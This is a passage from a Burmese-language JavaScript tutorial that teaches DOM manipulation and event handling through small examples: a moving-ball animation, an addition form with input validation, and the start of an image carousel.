<button onClick="start()">Start</button>
<button onClick="stop()">Stop</button>

```

Button တွေမှာ onClick Attribute ကိုယ်စိပါဒီး တန်ဖိုးအနေနဲ့ JavaScript ကုဒ်ကို ပေးရပါတယ်။ နဲ့ နာအရ Start Button ကိုနိုင်ရင် start() Function ကိုခေါ်ထားပြီး Stop Button ကိုနိုင်ရင် stop() Function ကို ခေါ်ထားပါတယ်။ ရေးလက်စ JavaScript ကုဒ်ကို အခုလိုပြင်ပေးပါ။

HTML & JavaScript

```
<script>
    let ball = document.querySelector("#ball")
    let left = 0
    let direction = "right"

    let interval = setInterval(move, 10)

    function move() {
        if(direction === "right") {
            left += 1
            if(left > 790) direction = "left"
        } else {
            left -= 1
            if(left < 1) direction = "right"
        }

        ball.style.left = `${left}px`
    }

    function start() {
        interval = setInterval(move, 10)
    }

    function stop() {
        clearInterval(interval)
    }
</script>
```

စောစောက Arrow Function နဲ့ ရေးထားတဲ့ setInterval() အတွက် Callback Function ကို move ဆိုတဲ့အမည်နဲ့ သီးခြား Function အဖြစ် ခွဲထုတ်လိုက်တာပါ။ ပြီးတော့မူ setInterval() ရဲ့ Callback နေရာမှာ move() ကို ပြန်ပေးလိုက်ပါတယ်။ ထူးခြားချက်အနေနဲ့ setInterval() ကပြန်ပေးတဲ့ ရလဒ်ကို interval Variable ထဲမှာ ထည့်ထားတာကို သတိပြုပါ။

ဆက်လက်ပြီး start() Function နဲ့ stop() Function တို့ကို ရေးထားပါတယ်။ start() Function က setInterval() ကိုပဲ နောက်တစ်ခါ ဖြန် Run ထားတာပါ။ ဒါကြောင့်နှင့်လိုက်ရင် ရွှေ့အလုပ် လုပ်ပါလိမယ်။ stop() Function ကတေသာ့ clearInterval() လိုခေါ်တဲ့ Standard Function ကိုသုံးပြီး Run လက်စ interval() ကို ရပ်လိုက်တာပါ။ ဒါကြောင့် နှင့်လိုက်ရင် ရပ်သွားပါလိမယ်။ စမ်းကြည့်လိုရပါပြီ။

ကုဒ်တွေကို အဆင့်လိုက် အပိုင်းအစလေးတွေ ခွဲရေးပြထားလို အဆင်မပြောရင် ကုဒ်အပြည့်အစုံကို ဒီမှာ အောင်းပြီး စမ်းကြည့်လိုရပါတယ်။

- <https://github.com/eimg/javascript-book>

DOM Properties & Methods

Element အတွင်းထဲက Content ကို စီမံလိုရင် textContent (သို့မဟုတ်) innerHTML Property ကိုသုံးနိုင်ပါတယ်။ textContent က Content ထဲမှာ HTML Element တွေထည့်ပေးရင် Element အနေနဲ့ အလုပ်မလုပ်ဘဲ စာအနေနဲ့ပဲ ပြပေးမှာပါ။ innerHTML ကတေသာ့ Content ထဲမှာ HTML Element တွေပါရင် ထည့်အလုပ်လုပ်ပေးပါလိမယ်။

HTML

```
<div id="box1">
    Box One Content
</div>

<div id="box2">
    Box Two Content
</div>
```

JavaScript

```
document.querySelector("#box1").textContent = "Hello <b>DOM</b>"
document.querySelector("#box2").innerHTML = "Hello <b>DOM</b>"
```

နမူနာမှာ #box1 နဲ့ #box2 နှစ်ခုရှိပြီး တစ်ခုကို textContent နဲ့ ပြင်ထားပါတယ်။ နောက်တစ်ခုကို innerHTML နဲ့ ပြင်ထားပါတယ်။ ပေးလိုက်တဲ့ Content ကအတူတူပါပဲ။ ရလဒ်ကတော့ တူမှာမဟုတ်ပါဘူး။ ဒီလိုပုံစံဖြစ်မှာပါ –

```
Hello <b>DOM</b>
```

```
Hello DOM
```

လိုအပ်ချက်ပေါ်မှတည်ပြီး နှစ်သက်ရာကိုသုံးနိုင်ပါတယ်။ အများအားဖြင့် textContent ကိုသုံးသင့်တယ်လို့ အကြံပြုကြပါတယ်။ လုပ်ချော်အရပ်ကြည့်ကြည့် Performance အရပ်ကြည့်ကြည့် ပိုကောင်းလိုပါ။ မဖြစ်မနေ လိုအပ်တာသေချာတယ်ဆိုမှသာ innerHTML ကို သုံးသင့်ပါတယ်။

Element ထဲက Content ကို အကုန်ပြင်တာမျိုး မဟုတ်ဘဲ၊ ထပ်တိုးချင်ရင် appendChild() Method နဲ့ တိုးတိုင်ပါတယ်။

HTML

```
<div id="box">
    An Element.
</div>
```

JavaScript

```
let hello = document.createTextNode("Hello DOM.")
document.querySelector("#box").appendChild(hello)
```

ဒါဆိုရင် #box Element ထဲမှာ Hello DOM. ဆိုတဲ့စာကို ထပ်တိုးပေးသွားမှာပါ။ ဒီလိုထပ်တိုးလိုရရှိအတွက် createTextNode() Method ကိုသုံးပြီး အရင်ဆုံး Text Node တစ်ခုတည်ဆောက်ပေးရတယ် ဆိုတာကိုတော့ သတိပြုပါ။ အကယ်၍ Element Node တည်ဆောက်ပြီး တိုးချင်ရင်လည်း createElement() Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
let hello = document.createElement("b")
hello.textContent = "Hello DOM."
document.querySelector("div").appendChild(hello)
```

ဒီတစ်ခါတော့ Element တစ်ခုအရင်ဆောက်လိုက်ပြီး၊ အဲဒီ Element ထဲမှာ ထည့်ချင်တဲ့စာကို textContent နဲ့ထည့်လိုက်ပါတယ်။ ပြီးတော့မှ appendChild() နဲ့ ထပ်တိုးပေးလိုက်တာပါ။

appendChild() Method က ထပ်တိုးတဲ့ Element တွေကို နောက်ကနေတိုးပေးတာပါ။ ရှုံးကနေတိုးချင်ရင် insertBefore() Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
let hello = document.createElement("b")

hello.textContent = "Hello DOM."

let div = document.querySelector("div")

div.insertBefore(hello, div.firstChild)
```

insertBefore() အတွက် Argument နှစ်ခုပေးရပါတယ်။ ပထမ Argument ကထပ်တိုးချင်တဲ့ Element ဖြစ်ပြီး ဒုတိယ Argument က ဘယ်သူရှုံးမှာ ထပ်တိုးရမှာလဲဆိုတဲ့ Element ဖြစ်ပါတယ်။ နှေ့မှာ div ကို အရင်သီးခြား Select လုပ်လိုက်ပြီး div ထဲကို insertBefore() နဲ့ ထပ်တိုးထားပါတယ်။ div.firstChild နဲ့ div ထဲမှာ မူလနှုနံနေတဲ့ ပထမဆုံး Child Node ရဲ့ရှုံးကနေ ထပ်တိုးနိုင်းလိုက်တာပါ။ တစ်လက်စထဲ Element တစ်ခုအတွင်းက ပထမဆုံး Node ကိုလိုချင်ရင် firstChild Property ကိုသုံးရတယ်ဆိုတာကိုပါ ထည့်သွင်းမှတ်သားနိုင်ပါတယ်။ နောက်ဆုံး Node ကို လိုချင်ရင်တော့ lastChild Property ကို သုံးနိုင်ပါတယ်။

Element တစ်ခုကို ပယ်ဖျက်လိုရင်တော့ remove() Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
document.querySelector("div").remove()
```

ဒါဆိုရင် <div> Element ကို Document ပေါ်ကနေ ဖယ်ဖျက်လိုက်မှာပါ။

Element မှာ Attribute တွေသတ်မှတ်ဖို့အတွက် setAttribute() Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
let hello = document.createElement("b")

hello.textContent = "Hello DOM."
hello.setAttribute("title", "A new element")
document.querySelector("div").appendChild(hello)
```

အသစ်တည်ဆောက်လိုက်တဲ့ Element မှာ title Attribute ထည့်ပေးလိုက်တာပါ။ Attribute တန်ဖိုးကို လိုချင်ရင် getAttribute() Method ကိုသုံးနိုင်ပြီး Attribute တန်ဖိုးကို ပယ်ဖျက်လိုရင် removeAttribute() ကိုသုံးနိုင်ပါတယ်။

class တွေကိုစီမံလိုရင်တော့ setAttribute() တို့ getAttribute() တို့ကိုပဲ သုံးရင်ရသလို၊ classList Property ကို add(), remove(), toggle() Method တွေနဲ့လည်း တွဲသုံးနိုင်ပါတယ်။

JavaScript

```
let hello = document.createElement("b")

hello.textContent = "Hello DOM."
hello.classList.add("alert", "info")

document.querySelector("div").appendChild(hello)
```

နမူနာအရ အသစ်တည်ဆောက်လိုက်တဲ့ Element မှာ alert နဲ့ info ဆိုပြီး class နှစ်ခုထည့်ပေးလိုက်တာပါ။ ထပ်ပေးချင်တဲ့ class တွေရှိရင် Argument စာရင်းထဲမှာ ထပ်တိုးပေးလိုက်ယုံပါပဲ။ ပြန်ဖြေတို့ရင်တော့ classList.remove() နဲ့ဖြေတို့နိုင်ပါတယ်။ classList.toggle() ကတော့

class မရှိရင် ထည့်ပေးပြီး ရှိနေရင် ဖြုတ်ပေးပါတယ်။ ထည့်လိုက်/ထွက်လိုက် လုပ်ဖို့လိုတဲ့နေရာတွေမှာ အသုံးဝင်ပါတယ်။

Element တစ်ခုကို မိတ္တာပြားယူချင်ရင် cloneNode() Method ကိုသုံးနိုင်ပါတယ်။

JavaScript

```
let hi = hello.cloneNode(true)
```

နဲ့မှနာအရ စောစောက အသစ်တည်ဆောက်ထားတဲ့ hello Element ကို hi ဆိုတဲ့အမည်နဲ့ ပွားယူလိုက် တာပါ။ Argument မှာ true လိုပေးလိုက်တာကတော့ အကုန်ရှိသမျှပွားယူမယ်ဆိုတဲ့ အမိပါယ်ပါ။ အကယ်၍ false ဆိုရင် Element နဲ့ Attribute တွေပဲ ပွားယူပြီး အထဲက Child တွေ ပါမှာ မဟုတ်ပါဘူး။

လက်ရှိ Element ရဲ့ Parent Node ကို ရယူလိုရင် parentNode Property ကို အသုံးပြုနိုင်ပါတယ်။ ဒါ လည်း အသုံးဝင်ပါတယ်။ Select လုပ်တဲ့အခါ CSS Selector ရေးထုံးအရ Child Selector သာ ရှိပါတယ်။ Parent Selector ဆိုတာ မရှိပါဘူး။ ဒါကြောင့် Parent Element လိုချင်ရင် ဒီနည်းကိုပဲ အသုံးပြုရမှာပါ။

HTML

```
<p>
    Some content <b id="badge">10</b>
</p>
```

JavaScript

```
let p = document.querySelector("#badge").parentNode
```

ဒါဟာ #badge Element ရှိနေတဲ့ Parent ဖြစ်တဲ့ <p> ကို Select လုပ်လိုက်တာပါပဲ။

တော်းအသုံးဝင်တဲ့ DOM Manipulation ကုဒ်နဲ့မှနာလေးတွေကို ဒီလိပ်စာမှာလေ့လာနိုင်ပါတယ်။

Events

တစ်ချို့အလုပ်တွေကို Click နှင့်လိုက်တော့မှ အလုပ်လုပ်စေချင်တယ်၊ Keyboard က Key တစ်ခုခုကို နှင့် လိုက်တော့မှ အလုပ်လုပ်စေချင်တာမျိုးတွေရှိရင် Event Handler ကို သုံးနှင့်ပါတယ်။ Event ဆိုတာ အခြေအနေတစ်ခုခု ဖြစ်ပေါ်တော့မှ လုပ်ဖို့ သတ်မှတ်ထားတဲ့ အလုပ်တွေပါ။

ရှိတဲ့ Event တွေကတော့ အများကြီးပါပဲ။ တစ်ချို့ Standard Event တွေဖြစ်ပြီး တစ်ချို့ နောက်မှ ထပ်တိုး ထားတဲ့ Event တွေလည်း ရှိနှင့်ပါတယ်။ Online ဖြစ်သွားရင် ဘာလုပ်ရမယ်၊ Offline ဖြစ်သွားရင် ဘာ လုပ်ရမယ်ဆိုတာမျိုးတွေ သတ်မှတ်ထားလို့ ရှိနှင့်ပါတယ်။ Animation တစ်ခု စသွားရင် ဘာလုပ်ရမယ်၊ ဆုံးသွားရင် ဘာလုပ်ရမယ် ဆိုတာမျိုးတွေ သတ်မှတ်ထားလို့ ရှိနှင့်ပါတယ်။ Copy ကူးလိုက်ရင် ဘာလုပ်ရမယ်၊ Paste လုပ်လိုက်ရင် ဘာလုပ်ရမယ် ဆိုတာမျိုးတွေ သတ်မှတ်ထားလို့ ရှိနှင့်ပါတယ်။ ဗိုဒ္ဓိ စသွားရင် ဘာလုပ်ရမယ်၊ ဆုံးသွားရင် ဘာလုပ်ရမယ်ဆိုတာမျိုးတွေ သတ်မှတ်ထားလို့ ရှိနှင့်ပါတယ်။ Node အကြောင်းပြောတုံးက နမူနာပေးခဲ့တဲ့ on ('data') တို့ on ('end') တို့ဆိုတာလည်း Event တွေပါ ပဲ။ Data ရောက်လာရင် ဘာလုပ်ရမယ်၊ ပြီးသွားရင် ဘာလုပ်ရမယ်ဆိုတာမျိုးတွေ သတ်မှတ်ထားတာပါ။

အဲဒီလို Event တွေအများကြီး ရှိတဲ့ ထဲကမှ အသုံးများမှာတွေကတော့ Input Event တွေဖြစ်ပါတယ်။ Click, Keydown, Keyup, Keypress, Focus, Blur, Change, Submit တို့လို Event တွေပါ။ Click Event က Mouse Click မှာ ဖြစ်ပေါ်ပါတယ်။ Keydown, Keyup, Keypress Event တွေကတော့ Keyboard က Key တစ်ခုခုကိုနှင့်လိုက်ရင် ဖြစ်ပေါ်ပါတယ်။ နှင့်လိုက်ချိန်၊ လွတ်လိုက်ချိန်၊ နှင့်ပြီးသွားချိန် ဆိုပြီး သုံးခု ခဲ့ထားတာပါ။ Focus Event ကတော့ Focus ဖြစ်သွားချိန် ဖြစ်ပေါ်ပြီး Blur ကတော့ Focus လွတ်သွားချိန် မှာ ဖြစ်ပေါ်ပါတယ်။ Change ကတော့ Input Value ပြောင်းသွားချိန်မှာ ဖြစ်ပေါ်ပါတယ်။ Submit ကတော့ HTML Form တစ်ခုကို Submit လုပ်လိုက်ချိန်မှာ ဖြစ်ပေါ်ပါတယ်။

နောက်ထပ်အသုံးများမယ့် Event တွေကတော့ Load နဲ့ Unload တို့ပါ။ Document ကိုဖွင့်လိုက်ချိန်မှာ Load Event ဖြစ်ပေါ်ပြီး ပိတ်လိုက်ချိန်မှာ Unload Event ဖြစ်ပေါ်ပါတယ်။ ရှိရှိသမျှ Event စာရင်းကို သိချင်ရင် ဒီမှာကြည့်လို့ရပါတယ်။

ဒီ Event တွကို အသုံးပြုပြုနည်း (၃) နည်းရှိပါတယ်။ တစ်နည်းကတော့ HTML Event Attribute တွေကို အသုံးပြုနိုင်ပါတယ်။ ပြီးခဲ့တဲ့ နမူနာမှာလည်း တွေ့ခဲ့ပြီးသားပါ။

HTML

```
<p id="note">
    Hello World
</p>
<button onClick="hello()">Button</button>
```

နမူနာအရ <button> Element မှာ onClick Attribute ကိုသုံးပြီး Click Event ဖြစ်ပေါ်တဲ့အခါ လုပ်ရမယ့် ကုဒ်ကို သတ်မှတ်ပေးထားပါတယ်။ hello() Function ကို ခေါ်လိုက်မှာပါ။ ဒါကြောင့် hello() Function ရှိနေဖို့တော့လိုပါတယ်။

HTML & JavaScript

```
<script>
    function hello() {
        document.querySelector("#note").textContent = "Hello Event"
    }
</script>
```

နောက်တစ်နည်းက addEventListener() Method ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဒီနည်းကို သုံးမယ်ဆိုရင် HTML Attribute မလိုတော့ပါဘူး။

HTML & JavaScript

```
<script>
    document.querySelector("button").addEventListener("click", e => {
        document.querySelector("#note").textContent = "Hello Event"
    })
</script>
```

addEventListener() Method အတွက် Argument နှစ်ခုပေးရပါတယ်။ Event အမျိုးအစားနဲ့ Event ဖြစ်ပေါ်တဲ့အခါ လုပ်ရမယ့် Callback Function တို့ပါ။ ဒါကြောင့် နမူနာအရ <button> မှာ click Event ဖြစ်ပေါ်တဲ့အခါ #note Element ရဲ့ textContent ပြောင်းသွားမှာပါ။ Event

Callback ရဲ့ e Parameter ထဲမှာ Click Event ဆိုရင် Left Click လား၊ Right Click လား၊ Keypress Event ဆိုရင် ဘယ် Key ကိုနှိပ်တာလဲ၊ စသည်ဖြင့် Event နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေ ရှိနေမှာဖြစ်ပါတယ်။

နောက်တစ်နည်းကတော့ on နဲ့စတဲ့ Property တွေကို အသုံးပြုရပါတယ်။ onclick, onkeydown, onfocus စသည်ဖြင့် ရေးလိုဂါတယ်။

HTML & JavaScript

```
<script>
    document.querySelector("button").onclick = function(e) {
        document.querySelector("#note").textContent = "Hello Event"
    }
</script>
```

အပြောင်းအလဲဖြစ်သွားအောင် ရှိုးရှိုး Function Expression ပြောင်းရေးထားပေမယ့် Arrow Function နဲ့ ရေးမယ်ဆိုရင်လည်း ရပါတယ်။ အတူတူပါပဲ။ ကျွန်ုင် Event တစ်ချို့ကို နမူနာတွေနဲ့အတူ ဆက်ကြည့်ကြပါမယ်။

Input Sample

နမူနာကုဒ်လိုတစ်ချို့ ဆက်ရေးကြည့်ချင်ပါတယ်။ သိပ်ထူးထူးဆန်းဆန်းကြီး မဟုတ်ပါဘူး။ <input> နှစ်ခုပေးထားပြီး၊ <button> ကိုနှိပ်လိုက်ရင် <input> တွေမှာ ရေးဖြည့်ထားတဲ့ တန်ဖိုးတွေရဲ့ ပေါင်းခြင်းရလဒ်ကို ပြပေးတဲ့ ကုဒ်လေးပါ။ အခုံလိုရေးစမ်းကြည့်နိုင်ပါတယ်။

HTML, CSS & JavaScript

```
<!DOCTYPE html>
<html>
<head>
    <title>Title</title>
    <style>
        #result {
            font-size: 2em;
            font-weight: bold;
        }
    </style>
</head>
```

```

<body>
    <h1>Add Form</h1>
    <div class="form">
        <div>
            <input type="text" id="a">
        </div>
        <div>
            <input type="text" id="b">
        </div>
        <div id="result"></div>
        <button id="add">Add</button>
    </div>

    <script>
        document.querySelector("#add").onclick = function() {
            let a = document.querySelector("#a").value
            let b = document.querySelector("#b").value

            document.querySelector("#result").textContent = a + b
        }
    </script>
</body>
</html>

```

ရေးထားတဲ့ကုဒ်ကိုလေ့လာကြည့်လိုက်ရင် #add Button အတွက် onclick Property နဲ့ Click နှစ် လိုက်ရင် လုပ်ရမယ့်အလုပ်ကို သတ်မှတ်ပေးထားပါတယ်။ value Property ကိုသုံးပြီး Input တွေထဲမှာ ရေးဖြည့်ထားတဲ့တန်ဖိုးကို ယူပြီးတော့ ပေါင်းခြင်းရလဒ်ကို #result Element ထဲမှာ ပြပေးလိုက်တာပါ။

မှန်တော့ မှန်ပြီးမှာ မဟုတ်ပါဘူး။ 1 နဲ့ 2 ရိုက်ထည့်ပြီး ခလုပ်ကိုနှိပ်လိုက်ရင် ရလဒ်က 3 ဖြစ်ရမယ့်အစား 12 ဖြစ်နေမှာပါ။ a နဲ့ b ရိုက်ထည့်ပြီး ခလုပ်နှိပ်လိုက်ရင် ab ကိုရလဒ်အနေနဲ့ ရမှာပါ။ ဘာကြောင့်လဲဆို တော့ Input တွေမှာ ရေးဖြည့်ထားတဲ့ တန်ဖိုးတွေက String တွေဖြစ်နေလိုပါ။ ဒါကြောင့် JavaScript ကုဒ် ကို အခုလိုပြင်ပေးလိုက်ပါ။

JavaScript

```

document.querySelector("#add").onclick = function() {
    let a = document.querySelector("#a").value
    let b = document.querySelector("#b").value
    let result = parseInt(a) + parseInt(b)

    document.querySelector("#result").textContent = result
}

```

ဒီတစ်ခါတော့ parseInt() Function ရဲ့အကူအညီနဲ့ String ကို Number ပြောင်းထားပါတယ်။ ပြီးတော့မှ ပေါင်းတဲ့အတွက် ဂဏန်းတွေပေါင်းတဲ့အခါ မှန်သွားပါလိမ့်မယ်။

အကယ်၍ ဂဏန်းမဟုတ်တာတွေ ရိုက်ထည့်ခဲ့မယ်ဆိုရင်တော့ NaN ဖြစ်နေမှာပါ။ ပြီးတော့ ဘာမှရိုက်ထည့်ရင်လည်း NaN ဖြစ်နေမှာပါ။ ဒါကြောင့် ဂဏန်းမဟုတ်တဲ့ တန်ဖိုးတွေဖြစ်နေရင် ဂဏန်းတွေသာ ရိုက်ထည့်ပေးပါလို့ Message Box လေးနဲ့ ပြပေးကြပါမယ်။

တန်ဖိုးက Number ဟုတ်မဟုတ်စစ်ဖို့အတွက် နည်းလမ်းနှစ်ခုရှိပါတယ်။ တစ်ခုကတော့ Integer တန်ဖိုးဟုတ်သလားလို့ Number.isInteger() Method ကိုအသုံးပြု စစ်ဆေးခြင်းဖြစ်ပြီး နောက်တစ်မျိုးကတော့ isNaN() ကိုအသုံးပြုပြီး Number မဟုတ်ဘူးလားလို့ ပြောင်းပြန် စစ်ဆေးခြင်းဖြစ်ပါတယ်။ အခုလို့ ပြင်ရေးပေးလိုက်ပါ။

JavaScript

```
document.querySelector("#add").onclick = function() {
    let a = document.querySelector("#a").value
    let b = document.querySelector("#b").value

    let result = parseInt(a) + parseInt(b)

    if( isNaN(result) ) {
        alert("Please enter correct numbers")
    } else {
        document.querySelector("#result").textContent = result
    }
}
```

isNaN() ကိုသုံးပြီး အကယ်၍ result က NaN ဖြစ်နေခဲ့ရင် Message လေးတစ်ခုပြပေးဖို့ alert() Method နဲ့ ရေးထားလိုက်ပါတယ်။ NaN မဟုတ်တော့မှသာ ရလဒ်ကိုပြခိုင်းလိုက်တာဖြစ်လို့ အဆင်ပြေသွားပါပြီ။

ဒါကိုနည်းနည်းပိုကောင်းသွားအောင် ထပ်ပြင်ပါဉ္စီးမယ်။ ရိုက်ထည့်တဲ့တန်ဖိုး မမှန်တဲ့အခါ ပြတဲ့ Message ကို သက်ဆိုင်ရာ Input နဲ့အတူ တွဲပြလိုက်ချင်ပါတယ်။ ဒါကြောင့် အခုလို့ Message Label လေးတွေ HTML ထဲမှာ ထပ်တိုးလိုက်ပါ။

JavaScript

```
<div class="form">
    <div>
        <input type="text" id="a">
        <label for="a">Please enter correct number</label>
    </div>
    <div>
        <input type="text" id="b">
        <label for="b">Please enter correct number</label>
    </div>
    <div id="result"></div>
    <button id="add">Add</button>
</div>
```

ပြီးတဲ့အခါ အဲဒီ Message လေးတွေကို CSS နဲ့အခုလို ခဏဖျောက်ထားလိုက်ပါ။

CSS

```
label {
    display: none;
    color: red;
}
```

ပြီးတဲ့အခါ စောစောက JavaScript ကုဒ်ကို အခုလို ပြင်ပေးလိုက်ပါ။

JavaScript

```
document.querySelector("#add").onclick = function() {
    let a = parseInt(document.querySelector("#a").value)
    let b = parseInt(document.querySelector("#b").value)

    if( isNaN(a) ) {
        document.querySelector("[for=a]")
            .style.display = "inline"
    }

    if( isNaN(b) ) {
        document.querySelector("[for=b]")
            .style.display = "inline"
    }


    let result = a + b
```

```

if( !isNaN(result) ) {
    document.querySelector("#result").textContent = result
}

```

ဒီတစ်ခါ Input တွေစယူကတည်းက တန်ဖိုးတွေကို parseInt() လုပ်ထားတာကို သတိပြုပါ။ ပြီးတော့ မှ isNaN() နဲ့ပဲ a ကိုအရင် စစ်လိုက်ပါတယ်။ a တန်ဖိုးမမှန်ရင် querySelector() နဲ့ Attribute Selector ရေးထံးကိုသုံးပြီး for=a Attribute ရှိတဲ့ Label ကို Select လုပ်ယူပါတယ်။ CSS display ကို none လိုကြိုရေးပြီး ဖျောက်ထားတာဖြစ်လို့ display တန်ဖိုးကို inline လိုပြန်ပေးလိုက်တဲ့ဘက် ပေါ်လာမှာ ဖြစ်ပါတယ်။ b အတွက်လည်း အလားတူပဲ စစ်ပေးထားပါတယ်။ ဒါကြောင့် ရလဒ်က အခုလို ဖြစ်မှာပါ -



လိုချင်တဲ့ပုံစံရသွားပေမယ့် သိပ်တော့အဆင်မပြေသေးပါဘူး။ Message က တစ်ကြိမ်ပေါ်ပြီးရင် မှန်ကန်တဲ့ တန်ဖိုး ရှိက်ထည့်လိုက်ရင်တောင်မှ ဆက်ပြနေ့နှီးမှာပါ။ ဒါကြောင့် မှန်ကန်တဲ့တန်ဖိုး ရှိက်ထည့်လိုက်ရင် ပြန်ဖျောက်ပေးအောင် ရေးပါ၌ီးမယ်။ ဒီအတွက် <input> ပေါ်မှာ Blur, Change, Keyup ဆိုတဲ့ Event (၃) မျိုးထဲက နှစ်သက်ရာတစ်ခုကို ရွေးသုံးနိုင်ပါတယ်။

Blur ကိုသုံးခဲ့ရင် လက်ရှိ <input> ရဲ့ Focus လွှတ်သွားချိန်မှာ အလုပ်လုပ်ပေးမှာပါ။ Change ကတော့ ရိုက်ထည့်လိုက်တဲ့တန်ဖိုး ပြောင်းသွားချိန် အလုပ်လုပ်ပေးမှာပါ။ Keyup ကတော့ Keyboard ကနေ တစ်ခုခုနှစ်ပိုင်လိုက်တာနဲ့ အလုပ်လုပ်ပေးမှာပါ။ Keyup နဲ့ နူးနူးနာပေးပါမယ်။ ပိုအဆင်ပြေလိုပါ။ Blur တွေ Change တွေကိုတော့ စမ်းကြည့်ချင်ရင် ကိုယ့်ဘာသာ ပြောင်းပြီးစမ်းကြည့်နိုင်ပါတယ်။ ဒီလိုရေးရမှာပါ –

JavaScript

```
document.querySelector("#a").onkeyup = function() {
    let a = parseInt(document.querySelector("#a").value)
    if( !isNaN(a) ) {
        document.querySelector("[for=a]")
            .style.display = "none"
    }
}

document.querySelector("#b").onkeyup = function() {
    let a = parseInt(document.querySelector("#b").value)
    if( !isNaN(a) ) {
        document.querySelector("[for=b]")
            .style.display = "none"
    }
}
```

<input> နှစ်ခုအတွက် နှစ်ခါရေးထားပါတယ်။ ကုဒ်ရဲ့သဘောက အတူတူပါပဲ။ Input တွေပေါ်မှာ Key တစ်ခုခုနှစ်ပိုင်တာနဲ့ Number ဟုတ်မဟုတ်စစ်ပြီး ဟုတ်တာနဲ့ Label တွေရဲ့ display ကို none ပြောင်းပြီး ပြန်ဖျောက်ပေးလိုက်တာမို့လို့ အခုဆိုရင်တော့ အားလုံးပြည့်စုံသွားပြီဖြစ်ပါတယ်။ တစ်ဆင့်ချင်းစီပြုခဲ့တာကို ကူးရေးရတာ အဆင်မပြောရင် ဒီမှာကုဒ်အပြည့်အစုံကို ဒေါင်းပြီးစမ်းကြည့်လိုပါတယ်။

- <https://github.com/eimg/javascript-book>

Carousel Sample

နောက်ထပ် စမ်းကြည့်စရာနှမူနာလေးတစ်ခုအနေနဲ့ Carousel လေးတစ်ခုကို ဖန်တီးကြည့်ကြပါမယ်။ Carousel ဆိုတာ Slide Show ပုံစံ Box လေးတွေတစ်ခု တစ်ခုပြီးတစ်ခု ပြောင်းနေတဲ့ လုပ်ဆောင်ချက် လေးပါ။ သတ်မှတ်အချင့်နဲ့ သူအလိုအလျောက်ပြောင်းသလို ခလုပ်လေးနှင့်နှင့်ပြီးတော့လည်း ပြောင်းလိုက်ပါ -

HTML & CSS

```
<!DOCTYPE html>
<html>
<head>
    <title>Title</title>
    <style>
        .boxes {
            width: 800px;
            margin: 20px auto;
            text-align: center;
        }


        .box {
            height: 200px;
        }

        #box1 {
            background: darkcyan;
        }

        #box2 {
            background: dodgerblue;
        }

        #box3 {
            background: darkorange;
        }
    </style>
</head>
<body>
    <div class="boxes">
        <div class="box" id="box1"></div>
        <div class="box" id="box2"></div>
        <div class="box" id="box3"></div>
        <div class="controls">
            <button id="prev">&laquo; Prev</button>
